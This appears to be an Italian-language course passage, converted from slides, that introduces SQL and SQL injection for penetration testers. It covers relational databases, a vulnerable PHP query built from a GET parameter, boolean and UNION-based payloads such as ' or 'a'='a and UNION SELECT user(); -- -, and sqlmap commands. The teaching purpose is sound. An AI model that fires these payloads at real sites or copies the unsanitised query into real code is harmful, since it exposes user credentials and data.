SQL utilizza dichiarazioni specifiche per eseguire le operazioni sopra menzionate. Alcuni esempi di dichiarazioni SQL comuni includono:

- **SELECT:** Utilizzata per recuperare dati da una o più tabelle.
- **INSERT:** Utilizzata per aggiungere nuovi record a una tabella.
- **UPDATE:** Utilizzata per modificare i dati esistenti in una tabella.
- **DELETE:** Utilizzata per rimuovere record da una tabella.
- **CREATE**: Utilizzata per creare nuove tabelle e altri oggetti nel database.
- **ALTER:** Utilizzata per modificare la struttura di una tabella esistente.
- **DROP:** Utilizzata per eliminare tabelle e altri oggetti dal database.

Introduzione alla SQL Injection

Cos'è una SQL Injection


La SQL Injection è una tecnica di attacco che sfrutta vulnerabilità nelle applicazioni web per eseguire comandi SQL arbitrari sui database di backend. Questo tipo di attacco può consentire agli attaccanti di bypassare le misure di sicurezza dell'applicazione, accedere, modificare o eliminare dati riservati e, in alcuni casi, prendere il controllo completo del server di database.

Come funziona una SQL Injection

Una SQL Injection avviene quando un'applicazione web accetta input dall'utente senza una corretta convalida e sanitizzazione, permettendo agli attaccanti di inserire comandi SQL malintenzionati.

Interazione tra Applicazioni Web e Database: SQL

Solitamente un'applicazione Web utilizza uno o più database di back-end per salvare i dati che elabora. Per interagire con i database, programmatori applicazioni ed applicazioni web utilizzano lo «structured query language», SQL.



Vediamo alcuni fondamenti di SQL, quali:

- Cosa si intende per database.
- I tipi di database.
- La sintassi dei comandi SQL.
- Come lanciare una query.
- Come unire (union) i risultati di una query.
- Come funzionano i commenti.

Cosa si intende con la parola database?.

Un **database** è una collezione di oggetti che viene gestita ed organizzata da un software chiamato **DBMS**, **database management system**, ovvero sistema di gestione di database.

Un DBMS è uno strato intermedio tra l'utente ed i dati veri e propri. Grazie a questo strato intermedio, l'utente non lavora direttamente sui dati ma su una rappresentazione logica dei dati stessi.

Modelli Logici per i Database

Per quanto riguarda i database, negli ultimi anni si sono adottati numerosi modelli logici per i dati. I più comuni sono:

- **Database gerarchici**: i dati vengono organizzati in insiemi legati fra loro da relazioni di possesso, in cui un insieme di dati può possedere altri insiemi di dati.

- **Database reticolari**: piuttosto simile al modello gerarchico. Anche in questo modello i dati sono legati da relazioni di possesso.

- **Database relazionali**: i database di questa categoria si basano sul modello relazionale, la cui struttura principale è la relazione, ovvero una tabella bidimensionale composta da righe e colonne. Ciascuna riga rappresenta un'entità che vogliamo memorizzare nel DB, mentre le caratteristiche di ciascuna delle entità sono definite nelle colonne, che vengono anche chiamate attributi.


Modelli Logici per i Database

- **Database ad oggetti**: lo schema di un database ad oggetti è rappresentato da un insieme di classi, che definiscono le caratteristiche ed il comportamento degli oggetti che popoleranno il database. La principale differenza con i modelli esaminati finora è la non passività dei dati. Infatti con un database tradizionale (intendendo con questo termine qualunque database non ad oggetti) le operazioni che devono essere effettuate sui dati vengono demandate alle applicazioni che li utilizzano. Con un database object-oriented, al contrario, gli oggetti memorizzati nel database contengono sia i dati che le operazioni possibili su tali dati.

Ad oggi la maggior parte dei sistemi appartiene alla categoria dei database relazionali.

Nel modello relazionale i dati sono organizzati in una **tabella** bidimensionale costituita da **righe**, dette anche **tuple**, e **colonne**, dette anche **attributi**.

Per fare un esempio, la tabella utenti di un e-commerce, potrebbe essere qualcosa del genere:



NOME	COGNOME	DATA_DI_NASCITA	STATO_CIVILE
Mario	Rossi	01.01.01	Coniugato
Maria	Rossi	02.02.02	Coniugato

Un comando SQL ha una sintassi come quella mostrata in figura sotto, dove la keyword SELECT viene utilizzata per recuperare determinate informazioni da un DB

```
> SELECT name, description FROM products WHERE id=9;
```

Il comando sopra, richiedere (**name**) e la descrizione (**description**) di un record nella tabella **products,** che ha il campo id=9.

In linea generale, la sintassi base di una select è:

```
> SELECT <lista colonne> FROM <tabella> WHERE <condizioni>;
```

Il comando **UNION,** esegue un'unione tra due risultati (per esempio tra due SELECT). La sintassi è come segue:

```
> <SELECT statement> UNION <other SELECT statement>;
```

Ci sono diversi modi di scrivere i commenti in SQL. Si può utilizzare:

- #, il carattere cancelletto.
- -- , due trattini continui, seguiti da uno spazio.

```
> SELECT field FROM table; # questo è un commento
> SELECT field FROM table; -- questo è un altro commento
```

È arrivato il momento di fare degli esempi pratici.

Ipotizziamo di avere le due tabelle di seguito.

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Utenti

Username	Password	Email
Admin	Password	admin@admin.com
Root	Tyson5	root@admin.com
user	Et%ht£»i9	user@microwave.com

Esempio di **SELECT**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE id=1
```

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Quale sarà il risultato di questa query?

Esempio di **SELECT**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE id=1
```

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Il risultato sarà una tabella contenente la sola riga con id=1, quindi la riga sotto:

Nome	Descrizione
Cappello	Cappello da mare

Esempio di **UNION**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE id=1  UNION SELECT Username, Password
FROM Utenti
```

Utenti

Username	Password	Email
Admin	Password	admin@admin.com
Root	Tyson5	root@admin.com
user	Et%ht£»i9	user@microwave.com

Prodotti

ID	Nome	Descrizione
1	Cappello	Cappello da mare
3	Maglietta	Maglietta estiva manica corta
15	Scarpe	Scarpe da tennis

Esempio di **UNION**:

```
SELECT Nome, Descrizione FROM Prodotti WHERE id=1  UNION SELECT Username, Password
FROM Utenti
```

Nome	Descrizione
Cappello	Cappello da mare
Admin	Password
Root	Tyson5
user	Et%ht£»i9

SQL Injection

Un attacco di tipo SQL injection (SQLi) permette ad un utente non autorizzato di prendere il controllo sui comandi SQL utilizzati da un'applicazione Web.

Questa tipologia di attacco ha impatti negativi enormi sui siti web. Pensate ad un e-commerce, prendere il controllo del database di back-end di un sito di e-commerce significa controllare e avere a disposizione:

- **Le credenziali di tutti gli utenti.**
- **I dati dell'applicazione.**
- Le informazioni sulle **carte di credito degli utenti.**
- Le **transazioni degli ordini** di acquisto degli utenti.

La sezione di codice che segue, mostra un esempio in PHP di una connessione a DB MySQL e l'esecuzione di una query.

```
$dbhostname='1.2.3.4';
$dbuser='username';
$dbpassword='password';
$dbname='database';

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username,
Password FROM Accounts;";

$results = mysqli_query($connection, $query);
display_results($results);
```

Dove:

- **connection**, è un oggetto che punta alla connessione con il database.
- **query**, contiene la query.
- **mysqli_query()** è una funziona che invia la query al DB.
- **display_result()** è la funzione custom che mostra i dati sull'output.

Negli esempi precedenti abbiamo visto come usare SQL per interrogare un DB direttamente da console.

Per fare le stesse cose in una web app, la web app deve:

- Collegarsi al database.
- Inviare le query.
- Estrarre i risultati.

Una volta fatto ciò i risultati sono pronti per essere utilizzati.

La maggior parte delle volte, tuttavia, le query non sono statiche, ma vengono costruite dinamicamente utilizzando input utente, come ad esempio nella figura sottostante

```
$id = $_GET['id'];

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='$id';";

$results = mysqli_query($connection, $query);
display_results($results);
```

Nell'esempio riportato l'input utente viene utilizzato per costruire una query (il parametro «id» della GET) che viene poi inviata al database.

Questo modo di programmare le query dinamiche è piuttosto pericoloso dato che un utente malintenzionato potrebbe sfruttare la costruzione della query per prendere il controllo sull'interazione con il database.

Vediamo come. Prendiamo in esame la query sotto, dove id è un campo inserito dall'utente

```
SELECT Name, Description FROM Products WHERE ID='$id';
```

In base all'input utente si potrebbe avere:

- WHERE id=1, se l'utente inserisce 1
- WHERE id=stringa, se l'utente inserisce la stringa «stringa».
- Qualsiasi altro input utente.

Il problema nasce nel momento in cui l'input utente è in un formato che può alterare la query.

```
SELECT Name, Description FROM Products WHERE ID='$id';
```

Per esempio, ipotizziamo l'input utente sia: **' or ' a '='a**

La query sopra diventa:

```
SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

La nuova query, che riportiamo sotto nuovamente, chiede al database di selezionare gli elementi in base a due condizioni:

```
SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

- Il campo ID deve essere vuoto ID= ‘ ‘ **Oppure (OR)**
- Una condizione sempre vera **a = a**

L’OR tra due operandi di cui uno sempre VERO restituisce sempre VERO. In altre parole, **la query sopra chiede al database di selezionare tutte le entry della tabella Products!**

Allo stesso modo un attaccante potrebbe sfruttare il comando Union, o qualsiasi altro comando per alterare il significato logico della query originale. Conoscendo bene le funzioni dei database management system un attaccante può ottenere accesso all'intero database semplicemente utilizzando una web app.

Ma come trovare un punto vulnerabile ad una SQL injection?

La prima cosa che bisogna fare è identificare un injection point (punto di iniezione) dove poi si può costruire il payload per modificare la query dinamica.

Contestualmente bisogna testare l'input utente, ovvero provare ad iniettare:

- Terminatori stringa come «'» e «''».
- Comandi SQL come SELECT ed UNION.
- Commenti SQL.
- Operatori logici .
- Altri.

E verificare se l'applicazione inizia a comportarsi in modo inaspettato. Provate sempre una delle opzioni sopra per volta, altrimenti non sarete in grado di capire quale vettore ha avuto successo.

Durante un penetration test si devono trovare tutte le vulnerabilità di un sistema, quindi è necessario testare tutti i possibili input.

Per testare header, cookie e parametri POST ci si può aiutare con BurpSuite, per modificare le richieste prima che arrivino al web server ed analizzare successivamente le risposte.

Inoltre inviare manualmente tutti i payload necessari per identificare e sfruttare punti di injection è poco efficiente.

Fortunatamente, esiste un tool che ci permette di automatizzare le SQL injection, **SQLMap**.

Prima di vedere lo strumento da vicino, vediamo più da vicino i due tipi di SQL injection che abbiamo visto rapidamente nelle slide precedente e vediamo come sfruttarli.

Boolean based SQL injection

```
SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

Con questa tecnica si mira a trasformare la query originale in una condizione sempre VERA o sempre FALSA. E si cerca di capire come il risultato si riflette sull'output della web application.

Se l'output della web application cambia sensibilmente a seconda dei nostri input, è molto probabile che abbiamo trovato un punto di injection.

I punti di injection poi possono essere sfruttati aggiungendo comandi SQL nella query per «pilotare» i risultati in output

UNION based SQL injection

Se il nostro payload fa in modo che il risultato della query originale sia vuoto, possiamo visualizzare il risultato di una secondo query stabilita da noi tramite il comando UNION.

1. La query originale viene terminata con l'operatore «'» prima di aggiungere una seconda query con UNION scelta da noi.
2. I commenti alla fine del comando fanno in modo che la parte successiva della query non venga eseguita dal database.

```
SELECT description FROM items WHERE id='' UNION SELECT user(); -- -';
```

1 2

UNION based SQL injection

Per sfruttare una SQL injection di questo tipo bisogna sapere quanti campi vengono selezionati dalla query vulnerabili. Possiamo dedurlo procedendo per tentativi:

- ' UNION SELECT null ...
- ' UNION SELECT null, null ...
- ' UNION SELECT null, null, null ...

Monitorando costantemente il comportamento dell'applicazione web.

SQLMap

SQLMap è uno strumento che ci permette sia di rilevare che di sfruttare le SQL injection.

Se utilizzato in maniera troppo aggressiva, SQLMap potrebbe impattare negativamente il server remoto fino a renderlo inattivo nei casi peggiori.

SQLMap

La sintassi base di SQLMap è mostrata nella figura sotto:

```
$ sqlmap -u <URL> -p <injection parameter> [options]
```

Dove:

- -u, specifica l'URL da testare.
- -p, il parametro da testare (possiamo anche utilizzare SQLMap in modalità completamente automatica, e lasciare che sia il tool a trovare i punti di iniezione vulnerabili).
- options, permette di specificare varie opzioni come ad esempio la tecnica di injection da utilizzare.

SQLMap

Per attaccare un parametro POST, invece:

```
$ sqlmap -u <URL> --data=<POST string> -p parameter [options]
```

Dove l'unica differenza è il parametro --data, che deve essere seguito dalla stringa POST. Considerate che può essere recuperato intercettando una richiesta con BurpSuite.